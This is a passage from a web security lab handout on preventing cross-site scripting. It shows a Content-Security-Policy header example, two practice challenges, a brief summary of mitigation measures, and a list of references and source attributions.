2. **Apply Content-Security Policy.** By setting a content security policy in the response header, you can tell the browser to never execute inline JavaScript, and to lock down which domains can host JavaScript for a page. For example, **Content-Security-Policy: script-src 'self'**
<https://apis.google.com>

For detailed explanation, please check <https://www.hacksplaining.com/prevention/xss-stored>

Challenges

Challenge 1. Fix the XSS attack vulnerability bug for the project provided.

Challenge 2. Try implementing Content-Security Policy to the project provided.

XSS vulnerabilities are prevalent in web applications, and they can have severe consequences if left unaddressed. It's essential to take proper measures to prevent and mitigate XSS attacks, such as validating user input and properly escaping user data in output. By doing so, you can help to protect your website and your users from malicious attacks.

Solutions will be provided by the end of this week.

Reference

Hacking NodeJS and MongoDB: <https://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html>

Attacking NodeJS and MongoDB - Part Two: <https://blog.websecurify.com/2014/08/attacks-nodejs-and-mongodb-part-to.html>

Cross Site Scripting (XSS) Attack Tutorial With Examples, Types & Prevention: <https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

Cairns, C., & Somerfield, D. (2017). *The Basics of Web Application Security*. Martinfowler.Com. <https://martinfowler.com/articles/web-security-basics.html>

Connolly, R., & Hoar, R. (2021). *Fundamentals of web development: Chapter 16*. (3rd ed.). Pearson.

Notice

“Part 1. SQL injection practice in MongoDB” is adapted from <https://github.com/websecurify/acme-no-login-ng>

“Part 2. XSS attack practice with JavaScript” is adapted from <https://github.com/Learn-by-doing/xss>